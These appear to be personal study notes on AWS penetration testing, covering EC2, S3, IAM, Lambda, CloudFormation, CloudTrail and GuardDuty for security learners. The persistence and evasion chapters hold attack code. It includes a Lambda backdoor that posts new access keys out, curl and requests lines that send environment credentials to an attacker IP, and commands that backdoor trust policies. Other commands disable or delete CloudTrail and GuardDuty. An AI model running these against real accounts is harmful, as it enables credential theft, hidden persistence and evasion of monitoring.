# Hands on AWS Penetration Testing

## Contact

LinkedIn: https://www.linkedin.com/in/segev-eliezer/

YouTube: https://YouTube.com/@0xd4y

GitHub: https://github.com/0xd4y

## Table of Contents

# Chapter 4: Setting up EC2 Instance

## Storage Types Used in EC2 Instances

- note that there are many different types of storage types, but these are the main ones:

### Elastic Block Storage

- high-speed storage volumes
    - best suited for high-speed and frequent data writes and reads
- these volumes can persist even after EC2 instance destroyed
- snapshot of EBS volume can be created

### EC2 Instance Store

- used for storing data temporarily
- physically attached to host computer
- lost if EC2 instance is destroyed

### Elastic FileSystem (EFS)

- can only be used with Linux-based EC2 instance
- can be used as a common data source
    - can be used simultaneously by multiple EC2 instance

### S3

- used by EC2 to store EBS snapshots and instance store-backed AMIs

### General Purpose SSD Volumes (GP2)

- low level of latency and cost-effective
- 1 GB to 16 TB

### Provisioned IOPS SSD (I01) Volumes

- like GP2, but superior
- faster, supports more IOPS (input/output operations per second)
- designed for databases
- 4 GB to 16 TB

## EC2 Firewall Settings

- each EC2 has its own firewall (security groups)
- Linux AMIs configured to authenticate SSH using key pair authentication rather than a password

# Chapter 6: Elastic Block Stores and Snapshots - Retrieving Deleted Data

## EBS Volume Types and Encryption

- two types of EBS:
    1. SSD

        - used for transactional workloads (frequent read/write operations)
        - high IOPS
    2. HDD
        - meant for large streaming workloads
- encryption made with Amazon KMS (implements AES 256-bit)
    - encryption performed on data at rest, snapshots created from volume, and all disk I/O
- CMK used to encrypt the data is stored in the volume that is attached to the EC2 instance
- all EBS volume types support full disk encryption, but not all EC2 instances support encrypted volumes
- The following EC2 instances support EBS encryption:

  **General purpose**: A1, M3, M4, M5, M5d, T2, and T3

  **Compute optimized**: C3, C4, C5, C5d, and C5n

  **Memory optimized**: cr1.8xlarge, R3, R4, R5, R5d, X1, X1e, and z1d

  **Storage optimized**: D2, h1.2xlarge, h1.4xlarge, I2, and I3

  **Accelerated computing**: F1, G2, G3, P2, and P3

  **Bare metal**: i3.metal, m5.metal, m5d.metal, r5.metal, r5d.metal, u-6tb1.metal, u-9tb1.metal, u-12tb1.metal, and z1d.metal
- snapshots of encrypted storage volumes are encrypted by default
    - volumes created from those snapshots are also encrypted by default
- EC2 instance can simultaneously have encrypted and unencrypted storage volumes

# Chapter 7: Identifying Vulnerable S3 Buckets

## S3 Permissions and the Access API

Two S3 permission systems:

1. Access Control Policies (ACPs)
    - simplified permissions system primarily used by web UI
2. IAM Access Policies
    - JSON objects

- to provide access to object, access to bucket must first be granted
- policies can be applied to individual folders
- files in a bucket can be public without the bucket being publicly listable

## ACPs / ACLs

- every S3 bucket has ACL (access control list) attached to it

- Four main types of ACLs:
    1. Read - view filenames, size, and last modified time of object. Can download objects that you have access to
    2. Write - read, delete, and upload objects. Can possibly delete objects you do not have permissions to.
    3. Read-acp: view ACLs of any bucket or object that you have access to
    4. Write-acp: modify ACL of any bucket or object you have access to

### Bucket Policy

```
{
  "Version": "2008-02-27",
  "Statement": [
  {
    "Sid": "Statement",
    "Effect": "Allow",
    "Principal": {
      "AWS": "arn:aws:iam::Account-ID:user/kirit"
    },
    "Action": [
      "s3:GetBucketLocation",
      "s3:ListBucket",
      "s3:GetObject"
    ],
    "Resource": [
      "arn:aws:s3:::kirit-bucket"
      ]
    }
  ]
}
```

# Chapter 8: Exploiting S3 Buckets

- JavaScript contained in S3 bucket can be backdoored
    - Could infect a webapp when the JavaScript is executed
- https://aws.amazon.com/premiumsupport/knowledge-center/secure-s3-resources/


## Backdooring S3 Buckets for Persistence

### Bucket Hijack

- S3 bucket may be deleted, but CNAME record would remain (essentially making the bucket name unclaimed)
    - Create S3 bucket with same name and region as unclaimed bucket
    - This vulnerability is found with the `NoSuchBucket` error message
    - https://hackerone.com/reports/399166 ← HackerOne real bucket hijack

# Chapter 9: IAM

- `sts:GetCallerIdentity` is always allowed and cannot be denied
  - UserID (in this case `AIDAJUTNAF4AKIRIATJ6W`) is how the user is referenced in the backend



```
PS C:\> aws sts get-caller-identity --profile Test
{
    "UserId": "AIDAJUTNAF4AKIRIATJ6W",
    "Account": "216825089941",
    "Arn": "arn:aws:iam::216825089941:user/Test"
}
```

  - can enumerate users with the account ID without creating logs in target account
- best practice is to specify the resource that the action applies to, rather than doing `“Resource”: “*”`
  - for example, the following is bad practice

```
"Action": "ec2:*",
"Resource": "*"
```

- optional `Condition` key  - under what conditions specifications in the `Statement` apply:
  - e.g. MFA must be used, source IP address, timeframe, etc. https://docs.aws.amazon.com/IAM/latest/UserGuide/reference_policies_elements_condition_operators.html

- security best practice to not use inline policies
- managed policies allow the following:
  1. Reusability
  2. Central change management
  3. Versioning and rolling back
  4. Delegating permissions management
- inline policies can be converted to managed policies
- inline policies can be created during or after creation of identity

## Roles and Groups

- roles cannot be added to groups

### Roles

- default lifespan of role API keys (`sts:AssumeRole`) is 1 hour
  - roles allow for stricter auditing and permissions management
- Trust relationships: specify who can assume the role and under what conditions

```
{
  "Version": "2012-10-17",
  "Statement": [
  {
    "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

  - Principals can include other IAM users, AWS services, or AWS account
    - Can assume cross-account roles for persistence

### Groups

- used to give a set of users the same permissions
- a user can be part of 10 groups at most
- a group can hold up to as many users that are allowed in the account

## API Request Signing

- most AWS API calls require data be signed before it is sent to AWS servers
  - allows server to verify identity of API caller
  - protect data from modification while it is in transit
  - mostly prevents replay attacks (signed request valid for five minutes by default)

# Chapter 10: Privesc, Boto3, and Pacu

- `AccessDenied` errors are very noisy
- boto3 is used in the backend of AWS CLI

## Boto3

```
#!/usr/bin/env python3

import boto3
session = boto3.session.Session(profile_name='Test', region_name='us-
west-2') # gets creates session from profile creds
client = session.client('iam')
```

- Pacu can be used to automate some enumeration tasks
  - good for enumeration but outdated and not reliable for exploitation

# Chapter 11: Persistence

- you can backdoor user creds, role trust relationships, EC2 security groups, Lambda functions, etc.
- best practice is to use SSO with temporary federated access rather than an IAM user with an access key and secret access key

## Backdooring Users

### Create Another Access Key Pair

`aws iam list-access-keys --user-name <USER_NAME> --profile <PROFILE>`

- each user has limit of two access key pairs, so create another access key pair
- simple, easy to detect
- backdoor removed after compromised IAM user account is deleted
- can privesc with `iam:CreateAccessKey`

## Backdooring Role Trust Relationships

- most common backdoor technique
- role trust policies can be updated at will
- role trust policies provide access to other AWS accounts
  - can update trust policy to create relationship between role and personal attacker AWS account
- not all trust policies of roles can be updated
  - generally true for service-linked roles, for example:

  **Input**

  `aws iam create-service-linked-role --aws-service-name lex.amazonaws.com --description "My service-linked role to support Lex”`

  **Output**

```
{
  "Role": {
      "Path": "/aws-service-role/lex.amazonaws.com/",
      "RoleName": "AWSServiceRoleForLexBots",
      "RoleId": "AROA1234567890EXAMPLE",
      "Arn": "arn:aws:iam::1234567890:role/aws-service-role/lex.amazonaws.com/AWSServiceRoleForLexBots",
      "CreateDate": "2019-04-17T20:34:14+00:00",
      "AssumeRolePolicyDocument": {
          "Version": "2012-10-17",
          "Statement": [
              {
                  "Action": [
                      "sts:AssumeRole"
                  ],
                  "Effect": "Allow",
                  "Principal": {
                      "Service": [
                          "lex.amazonaws.com"
                      ]
                  }
              }
          ]
```

```
    }
  }
 }
```

- all AWS service roles contain path `/aws-service-role/`
    - no other roles allowed to use this path

### IAM Trust Policy

The following trust policy allows the EC2 service to assume a role

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Service": "ec2.amazonaws.com"
      },
      "Action": "sts:AssumeRole"
    }
  ]
}
```

- useful for when IAM role added to EC2 instance profile, and then the instance profile is attached to an EC2 instance
    - allows for temp creds to be used by EC2 instance to perform role actions

### Adding Backdoor to Trust Policy

- do not overwrite trust policy!
    - update the policy with your ARN

    `aws iam update-assume-role-policy --role-name <ROLE_NAME> --policy-document file://trust-policy-backdoor.json --profile <PROFILE>`

        - note that the `policy-backdoor.json` will contain the cross-account ARN

## Backdooring EC2 Security Groups

- `IpPermissions` contains inbound traffic rules
- `IpPermissionsEgress` contains outbound traffic rules
- to backdoor, you can allow inbound traffic from your IP address
    - `aws ec2 authorize-security-group-ingress --group-id sg-0315cp741b51fr4d0 --protocol tcp --port <PORTS> --cidr <ATTACKER_IP>`

## Backdooring Lambda Function

- trigger Lambda function upon a certain event
    - works only if CloudTrail logging is enabled (because the Lambda function backdoor will be configured to trigger upon an event)

    - can create backdoor such as creating a second access key pair for a new user, then exfiltrating the key pair

```
import boto3
from botocore.vendored import requests

def lambda_handler(event,context):
  if event['detail']['eventName']=='CreateUser':
  client=boto3.client('iam')
  try:
    response=client.create_access_key(UserName=event['detail']['requestParamete
    rs']['userName'])
    requests.post('POST_URL',data={"AKId":response['AccessKey']['AccessKeyId'],
    "SAK":response['AccessKey']['SecretAccessKey']})
    except:
    pass
  return
```

- best practice to enable CloudTrail across all AWS regions
- it is better to backdoor existing Lambda functions as it is stealthier
    - this avoids creating new resources in an environment, which can be noisy

## Backdooring ECR

- if it is possible to log into the container registry, pull a Docker image, and update it in the AWS environment, then an image can be modified with an attacker’s malware to establish persistence

# Chapter 12: Pentesting Lambda

- Lamba is considered serverless, but technically isolated servers are spun up for the duration of a function’s runtime
    - filesystem is read-only except for `/tmp`
    - you are a low-privileged user
- check environment variables of Lambda functions
    - `aws lambda list-functions --profile <PROFILE>`

## Event Injection

- if RCE can be obtained on the Lambda function, creds can be exfiltrated via environment variables (as opposed to EC2 where it is in the metadata serice)
    - read environment variables with `env` and exfiltrate with `curl` (`` curl -X POST -d `env` <ATTACKER_IP> ``)
        - bash runs commands enclosed in backticks (`) first
    - Lambda has `curl` by default
- may be able to indirectly invoke a function that is set to automatically trigger upon an event in a different service
    - e.g. lambda function triggers on an uploaded file in an S3 bucket:

`aws lambda get-policy --function-name VulnerableFunction --profile LambdaReadOnlyTester --region us-west-2`

```
{
  "Version": "2012-10-17",
  "Id": "default",
  "Statement": [
    {
      "Sid":
      "000000000000_event_permissions_for_LambdaTriggerOnS3Upload_from_bucket-for-lambda-pentesting_for_Vul",
      "Effect": "Allow",
      "Principal": {
        "Service": "s3.amazonaws.com"
      },
      "Action": "lambda:InvokeFunction",
      "Resource": "arn:aws:lambda:us-west-2:000000000000:function:VulnerableFunction",
      "Condition": {
        "StringEquals": {
          "AWS:SourceAccount": "000000000000"
        },
        "ArnLike": {
          "AWS:SourceArn": "arn:aws:s3:::bucket-for-lambda-pentesting"
        }
      }
    }
  ]
}
```

  - note that not all Lambda functions have a resource policy

- default execution timeout for function is three seconds

## Lambda Malicious Code

- Python `requests` library not one of the default Lambda libraries, but this can be imported via the `botocore` package
  - `from botocore.vendored import requests`

    ```
    from botocore.vendored import requests
    requests.post('http://1.1.1.1', json=os.environ.copy(), timeout=0.01)
    ```

- ensure the malicious code is wrapped in a `try` and `except` to avoid errors from showing up in the logs
- be aware of the Lambda function's timeout
- it is much better and stealthier to insert malicious code into the function's used dependencies, rather than to the function's code itself
  - export Lambda function to .zip file, and then reupload it with modified dependencie

# Chapter 14: Targeting Other Services

- exploitation of Route 53, Simple Email Service (SES), CloudFOrmation, and Elastic Container Registry (ECR)

## Route 53

- route 53 is a scalable DNS/domain management service

- good to use for recon
  - allows association of IPs and host names,
  - can discover domains and sub-domains
- other than for recon, Route53 is not useful for pentesters (too disruptive)

### How Malicious Attackers Exploit Route53

- change DNS records to point to their web server
- route DNS queries between different networks and VPC
  - can provide insight into other networks not hosted within AWS, or can give insight into other services within VPCs

## Simple Email Service (SES)

- good to use for phishing
- if a policy is attached to an SES identity, then it has restrictions
  - permissive SES identities do not have any policies attached to them
  - `aws ses list-identity-policies --identity test@test.com`
- to get a policy, you can use `aws ses get-identity-policies --identity <IDENTITY> --policy-name <POLICY>`
  - example output:

```
{
  "Version": "2008-10-17",
  "Statement": [
    {
      "Sid": "stmt1242527116212",
      "Effect": "Allow",
      "Principal": {
      "AWS": "arn:aws:iam::000000000000:user/ExampleAdmin"
      },
    "Action": "ses:SendEmail",
    "Resource": "arn:aws:ses:us-west-2:000000000000:identity/admin@example.com"
    }
  ]
}
```

- can update SES identity policy with `aws ses put-identity-policy --identity admin@example.com --policy-name <POLICY_NAME> --policy file://modified_policy.json`
  - SES supports cross-account email sending
- as long as account not in SES sandbox (and is verified and enabled), you can send emails to any account outside of the email's domain
  - otherwise phishing can only be performed against other emails with the same domain
- templates within environment can be found with `aws ses list-templates` and `aws ses get-template --template-anme <TEMPLATE_NAME>`

## CloudFormation

- can suffer from hardcoded secrets, overly permissive deployments, etc.

`aws cloudformation describe-stacks`:

### Stack Parameters

- some sensitive information can show up if `NoEcho` is not set to `true`

  ```
  "Parameters": [
    {
      "ParameterKey": "KeyName",
      "ParameterValue": "MySSHKey"
    },
    {
      "ParameterKey": "DBPassword",
      "ParameterValue": "aPassword2!"
    },
    {
      "ParameterKey": "SSHLocation",
      "ParameterValue": "0.0.0.0/0"
    },
    {
      "ParameterKey": "DBName",
      "ParameterValue": "CustomerDatabase"
    },
    {
      "ParameterKey": "DBUser",
      "ParameterValue": "*****"
    },
    {
      "ParameterKey": "InstanceType",
      "ParameterValue": "t2.small"
    }
  ]
  ```

  - upon being set to true, the parameter value will be censored with `*` characters
    - note that `DBUser` may or may not have a password 4 characters long. Password constraints should be checked by viewing the template for the stack

### Stack Output Values

- essentially the same thing as parameters, but these values were generated during the creation of the stack
- can potentially have access keys such as if a template creates an IAM user with an access key pair

### Stack Termination Protection

- termination protection provides additional protection against the termination of a CloudFormation stack
  - this requires that you first disable the stack, then delete a stack which requires a different set of permissions
- cannot be leveraged as an attacker, but it is good practice

To check this you can run `aws cloudformation describe-stacks --stack-name <STACK_NAME>`

- `EnableTerminationProtection` will be set to `true` or `false`

### Deleted Stacks

`aws cloudformation list-stacks`

- shows all stacks (even deleted ones)

```
aws cloudformation describe-stacks --stack-name arn:aws:cloudformation:us-west-2:000000000000:stack/<DELETED_STACK>/23801r22-906h-53a0-pao3-74yre14208z6
```

- shows parameters and output values of the stack
  - note that deleted stacks must be referenced by their ARN

### Stack Exports

- exports share output values between stacks without the need to reference them
  - exported values are also shown under the outputs of the stacks
- exports can help give info about target environment and/or the user cases of the stack

```
aws cloudformation list-exports
```

- shows name and value of each export and the stack that exported it

### Stack Templates

```
aws cloudformation get-template --stack-name <STACK_NAME>
```

- contains information regarding the setup of various resources
  - can help identify resources, misconfigurations, hardcoded secrets, etc.

### Passed Roles

- stacks can be passed with other roles using `iam:PassRole`
- an IAM user with `cloudformation:*` can escalate privileges by modifying other higher-privileged stacks
- stacks with passed roles can be identified if a stack's ARN has the `RoleARN` key with the value of an IAM role's ARN
  - role's permissions can be inferred by its name, via the resources that the stack deployed, and the stack's template

```
aws cloudformation describe-stack-resources --stack-name <STACK_NAME>
```

- shows what resources were created by the stack

```
aws cloudformation update-stack --stack-name <STACK_NAME> --template-body file://template.json --parameters file://params.json
```

- updates stack with modified template that can for example perform additional API calls on behalf of the role's permissions attached to the stack (essentially a privesc)

### Discovering values of NoEcho Parameters

- `cloudformation:UpdateStack` is needed to uncover `NoEcho` values
  - note that as a pentester, you should also have `cloudformation:GetTemplate`
  - it is possible to retrieve the value for `NoEcho` parameters with just `UpdateStack`, but this requires updating a template with our own which would result in the loss of resources that the stack created (because we are essentially completely replacing the previously used template instead of modifying it)

## Elastic Container Registry (ECR)

- fully managed Docker container service for deploying, storing, and managing Docker container images
- it may be possible to escalate privileges by logging into the container registry and pulling a docker image

# Chapter 15: Pentesting CloudTrail

## Auditing

The following keys should be set to `true` within CloudTrail:

| Key | Description | Additional Info |
|---|---|---|
| `IsMultiRegional` | Ensures CloudTrail is logging across all regions | This is more efficient than creating individual trails for each region; additionally, new AWS regions get released. |
| `IncludeGlobalServiceEvents` | Logs API activity for non-region specific AWS services (e.g. IAM and S3) | |
| `LogFileValidationEnabled` | Identify deletion/modification of logs | |
| `KMSKeyId` | The key used to encrypt the logs | Absence of this key means that the logs are not encrypted |

- if `HasCustomEventSelectors` is `true` then perform the following command to view which events are being logged: `aws cloudtrail get-event-selectors --trail-name <TRAIL_NAME>`
- to see if the trail is enabled, perform the following command: `aws cloudtrail get-trail-status --name <TRAIL_NAME>`
    - check if the `IsLogging` key is set to `true`
    - make sure the values for `LatestDeliveryAttemptTime` and `LatestDeliveryAttemptSucceeded` are the same, otherwise there may be a problem when CloudTrail is delivering logs to S3

## Recon

- unlike CloudTrail logs, CloudTrail's event history is immutable
- using `cloudtrail:LookupEvents` it is possible to view the event history of CloudTrail
    - this way you can see CloudTrail events without needing S3 and KMS (if you do have S3 and KMS permissions be careful of downloading logs, it may be alarming)
    - easier to stay stealthy when the usual activity of users/services is known
- `LookUpEvents` is slow as it returns up to 50 events per-second (therefore, it is important to filter before downloading events from CloudTrail's event history)

Example event history:

```
{
  "eventVersion": "1.06",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDARACQ1TW2RMLLAQFTX",
    "arn": "arn:aws:iam::000000000000:user/TestUser",
    "accountId": "000000000000",
    "accessKeyId": "ASIAQA94XB3P0PRUSFZ2",
    "userName": "TestUser",
    "sessionContext": {
      "attributes": {
        "creationDate": "2018-12-28T18:49:59Z",
        "mfaAuthenticated": "true"
      }
    },
    "invokedBy": "signin.amazonaws.com"
  },
  "eventTime": "2018-12-28T20:07:51Z",
  "eventSource": "cloudtrail.amazonaws.com",
  "eventName": "CreateTrail",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "1.1.1.1",
  "userAgent": "signin.amazonaws.com",
  "requestParameters": {
    "name": "ExampleTrail",
    "s3BucketName": "example-for-cloudtrail-logs",
    "s3KeyPrefix": "",
    "includeGlobalServiceEvents": true,
    "isMultiRegionTrail": true,
    "enableLogFileValidation": true,
    "kmsKeyId": "arn:aws:kms:us-east-1:000000000000:key/4a9238p0-r4j7-103i-44hv-l457396t3s9t",
    "isOrganizationTrail": false
  },
  "responseElements": {
    "name": "ExampleTrail",
    "s3BucketName": "example-for-cloudtrail-logs",
    "s3KeyPrefix": "",
    "includeGlobalServiceEvents": true,
    "isMultiRegionTrail": true,
    "trailARN": "arn:aws:cloudtrail:us-east-1:000000000000:trail/ExampleTrail",
    "logFileValidationEnabled": true,
    "kmsKeyId": "arn:aws:kms:us-east-1:000000000000:key/4a9238p0-r4j7-103i-44hv-l457396t3s9t",
    "isOrganizationTrail": false
  },
  "requestID": "a27t225a-4598-0031-3829-e5h130432279",
  "eventID": "173ii438-1g59-2815-ei8j-w24091jk3p88",
  "readOnly": false,
  "eventType": "AwsApiCall",
  "managementEvent": true,
  "recipientAccountId": "000000000000"
}
```

- `signin.amazonaws.com` means the action was performed by the AWS web console
- make sure to change your user agent to match the `userAgent` value in the event history

## Bypassing Logging

### Using Unsupported Services

- API calls to unsupported services do not produce any logs in CloudTrail, including the Event history
  - furthermore, no CloudWatch event rules can be created for unsupported services
  - API calls to unsupported services can be leveraged to help determine whether a key pair is being used as a canary token
- defenders should refrain from providing permissions to unsupported CloudTrail services unless absolutely necessary, if so then:
  - make use of any potential built-in logging within the unsupported service

    - view IAM credentialed reports to identify services that were accessed (`aws iam get-credential-report`), and perform `aws iam generate-service-last-accused-details --arn <IAM_RESOURCE_ARN>` to see which services a specific resource accessed (this return a `JobId` which can be viewed with `aws iam get-service-last-accessed-details --job-id <JOB_ID>`)
        - note this does not show what activity a resource performed within the service, it only shows whether a resource successfully authenticated to a service and when

### Cross-Account Enumeration

#### User Enumeration

- requires knowing account ID of target
- use Pacu to enumerate users and roles (ensure that the creds provided have `iam:UpdateAssumeRolePolicy`, and that the creds are owned by your AWS account):

  **Users**

  `run iam__enum_users --account-id 123456789012 --role-name <ATTACKER_CREATED_ROLE>`,

  **Roles**

  ```
  run iam__enum_roles --account-id 123456789012 --role-name <ATTACKER_CREATED_ROLE>
  ```

    - this module attempts to assume discovered roles which can be successful in case of a misconfiguration

## Disrupting Trails

- any of the following methods can be performed with `run detetion_disruptions --trails <TRAIL_NAME>@<AWS_REGION>`
    - you will then be prompted to minimize (weaken), disable, or delete the specified trail
- disruptions of CloudTrail will likely cause alarms, however it is possible to nevertheless stay under the radar if GuardDuty or other monitoring services are not implemented
    - GuardDuty will trigger an `Stealth:IAMUser/CloudTrailLoggingDisabled` alert upon disabling a trail, or `Stealth:IAMUser/LoggingConfigurationModified` upon modifying a trail’s configuration

### Disabling a Trail

```
aws cloudtrail stop-logging --name <TRAIL_NAME>
```

- must be run from the same region as the trail to not have an `InvalidHomeRegionException` error

### Deleting a Trail or its S3 Bucket

- can delete trail completely or S3 bucket that holds the logs

Deleting Trail:

```
aws cloudtrail delete-trail --name <TRAIL_NAME>
```

Deleting S3 Bucket:

- will leave trail in an error state
- find S3 bucket trail is sending logs to (view the `S3BucketName` key):

```
aws cloudtrail describe-trails
```

- delete bucket:

```
aws s3api delete-bucket --bucket <BUCKET_NAME>
```

### Weakening a Trail or its S3 Bucket

Weakening a Trail:

- use `cloutrail:UpdateTrail` to modify a trail's monitoring configurations, and cause it to only monitor unimportant events that are unrelated to the specific attack

Weakening Trail's S3 Bucket Logging:

- requires the `cloudTrail:PutEventSelectors` permission
- modify event selectors to prevent the logging of certain types of events (such as by avoiding S3/Lambda logging by removing those services from the `DataResources` key in the event selector policy)
    - can also modify `ReadWriteType` to avoid recording read or write events

`aws cloudtrail put-event-selectors --trail-name <TRAIL_NAME> --event-selectors file://weakened_event_selectors.json`

## Bypassing GuardDuty

- GuardDuty can potentially be bypassed if a user typically configures CloudTrail configurations
    - identify usual activity of compromised user to avoid GuardDuty from being triggered
- modify certain logs from S3 bucket (works if log file validation is misconfigured)
    - note that this activity will still be in CloudTrail's event history, but CloudTrail's event history is slow and has limitations (therefore this allows an attacker to buy some time)

# Chapter 16: GuardDuty

- GuardDuty is enabled on a per-region basis

Three data sources GuardDuty analyzes:

1. VPC flow logs
2. CouldTrail event logs
3. DNS logs
    - DNS logs can only be used if requests are routed through AWS DNS resolvers (default for EC2)

- VPC flow logs and CloudTrail event logs do not need to be enabled for GuardDuty to use them
- GuardDuty can be managed cross-account
    - such as in the scenario where one master account has control over the GuardDuty configurations for a different AWS account
- anomalies in user behavior are reported, as GuardDuty relies on machine learning

Run the following command to see if GuardDuty is enabled in the region:

`aws guardduty list-detectors`

## Bypassing Techniques

### Distraction

- can purposely trigger certain alerts to distract a defender from your real path

- if GuardDuty is using CloudWatch Events, you could use the `PutEvents` API to provide fake unexpected data to GuardDuty findings that could break the target of the CloudWatch Events rule
    - false data in the correct format could also be sent to confuse defenders

### Disabling Monitoring

- not recommended as it causes damage to the environment

To disable a GuardDuty detector:

`aws guardduty update-detector --detector-id <DETECTOR_ID> --no-enabled`

Delete detector:

`aws guardduty delete-detector --detector-id <DETECTOR_ID>`

### Whitelisting

- IPs in the GuardDuty whitelist will not cause any GuardDuty findings
    - this means you can perform **any** API call within the region, and no findings will be generated
- enumeration and modification of GuardDuty settings are not triggered
- requires `iam:PutRolePolicy`
- maximum of 2000 IP addresses and CIDR ranges in one trusted IP list
    - only one trusted IP list exists per region

To check if a trusted IP list is associated with a detector:

`aws guardduty list-ip-sets --detector-id <DETECTOR_ID>`

#### Creating a Whitelist for a Detector

1. Create S3 bucket on local attacker AWS account
2. Upload attacker IP in TXT to an S3 bucket
3. Open the S3 bucket
4. `aws guardduty create-ip-set --detector-id <DETECTOR_ID> --format TXT --location https://s3.amazonaws.com/<ATTACKER_BUCKET>/ip-whitelist.txt --name Whitelist --activate`

#### Updating a Whitelist

- in this scenario, you should essentially update the trusted IP list

1. Enumerate IPs in trusted list: `aws guardduty get-ip-set --detector-id <DETECTOR_ID> --ip-set-id <IP_SET_ID>`
    - returns location of public S3 bucket used for whitelisting which you can download
    - save the location so that GuardDuty configurations can be restored after the engagement
2. Go through steps 1-3 in “Creating a Whitelist for a Detector”, and ensure the contents of the S3 whitelist file also contain the IPs of the downloaded trusted list.
3. `aws guardduty update-ip-set --detector-id <DETECTOR_ID> --ip-set-id <IP_SET_ID> --location https://s3.amazonaws.com/<ATTACKER_BUCKET>/ip-whitelist.txt --activate`

## Bypassing EC2 Credential Exfiltration Alerts

- this alert is `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration` and applies only to EC2 instances
- caused when credentials exclusively for an EC2 instance are being used from an external IP address
    - OLD: note that *external IP address* is referring to an address outside all of EC2, not necessarily the EC2 instance that the IAM instance profile is attached to ← patched since January 2022 due to **`UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.InsideAWS`**
- Since January 2022: Bypass is possible by creating an EC2 instance in the attacker AWS account and issuing API calls from the instance via VPC endpoints in a private subnet (see SneakyEndpoints)

## Other Bypasses

1. Refrain from using Tor
2. No port scanning from or to an EC2 instance
3. Do not bruteforce SSH or RDP
4. Get reverse shells from usual ports such as 80 or 443 to bypass `Behavior:EC2/NetworkPortUnusual`
5. Exfiltrate data with a limited bandwidth to avoid `Behavior:EC2/NetworkPortUnusual`
6. Do not change the password policy to avoid `Stealth:IAMUser/PasswordPolicyChange`
7. Do not perform DNS exfiltration from a compromised EC2 instance to avoid `Trojan:EC2/DNSDataExfiltration`
    - this still could potentially still be bypassed even with DNS exfiltration via non-AWS DNS resolvers

# Chapter 19: Real World AWS Pentesting

- have a local user with `iam:UpdateAssumeRolePolicy` and `s3:ListBucket` permissions for unauthenticated cross account enumeration
- always make sure to delete resources that were created in the environment to avoid charging the client and creating billing alerts that could potentially get you caught

## Unauthenticated Reconnaissance

- perform API call on a service that is not logged by CloudTrail to get the target AWS account number

### Pacu

1. Enumerate users with `iam__enum_users`
2. Enumerate roles with `iam__enum_roles`
3. Enumerate buckets with `s3__bucket_finder`

## Post-Exploitation

- look for as many misconfigurations as possible

### EC2

- look for instances with public IP addresses

- instances without public IP addresses could still be accessed by initializing another instance within the same VPC, or modifying the security group of existing instances (`run ec2__backdoor_ec2_sec_groups --port-range 1-65535 --protocol TCP --ip 1.1.1.1/32`)

### EBS

- look for snapshots and volumes

1. Create a snapshot of the EBS volume and share that snapshot with the attacker account.
    a. The alternative to sharing the snapshot with a cross-account (which is typically audited and flagged) is performing all the steps in the compromised account. However, this runs the risk of getting blocked before anything important is found.
2. Create a news EBS volume with the snapshot.
3. Create an EC2 instance and mount the volume to it.
4. Dig through the contents of the mounted volume

- this is automated with Pacu's `ebs__explore_snapshots`

### Lambda

- if possible, download the source code of all Lambda functions and run `Bandit` if it is Python

### RDS

- gain access to RDS instance data by copying its contents to a newly created RDS instance (`rds__explore_snapshots`):

1. Create snapshot of targeted instance and use the snapshot with an instance you create.
2. Change master password of new instance give yourself inbound access.
    a. Note this uses the `ModifyDbInstance` API (the same call for modifying networking settings, monitoring settings, etc.) and is not a noisy event.
3. Connect to the database and exfiltrate the data (maybe use `mysqldump`).

## Auditing for Compliance and Best Practices

| Check | Description |
|---|---|
| Public Access | Is X publicly accessible? |
| Encryption | Is X encrypted at-rest and/or in-transit? |
| Logging | Is logging enabled for X, and what is being done with the logs? |
| Backups | How often is X backed up? |
| Other | Is MFA enabled? Is the password policy weak? Is deletion protection being implemented on appropriate resources? |

# Tools

```
https://github.com/jordanpotti/AWSBucketDump
```

- enumerate S3 buckets and download interesting files

```
https://github.com/RhinoSecurityLabs/pacu
```

- like linPEAS and winPEAS, except it’s for AWS and automates exploitation

```
https://github.com/Skyscanner/cfripper
```

```
https://github.com/stelligent/cfn_nag
```

- `cfripper` and `cfn_nag` can be run against CloudFormation templates to identify insecure configurations

```
https://github.com/anchore/anchore-engine
```

- analyzes docker images and scans for vulnerabilities

```
https://github.com/coreos/clair
```

- container static analysis

```
https://github.com/Frichetten/SneakyEndpoints
```

- VPC endpoints with EC2 instance for performing API calls with exfiltrated EC2 credentials without triggering GuardDuty `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS`

```
https://github.com/nccgroup/Scout2
```

- AWS auditing tool

```
https://github.com/prowler-cloud/prowler
```

- AWS auditing tool

```
https://github.com/Netflix/security_monkey
```

- AWS auditing tool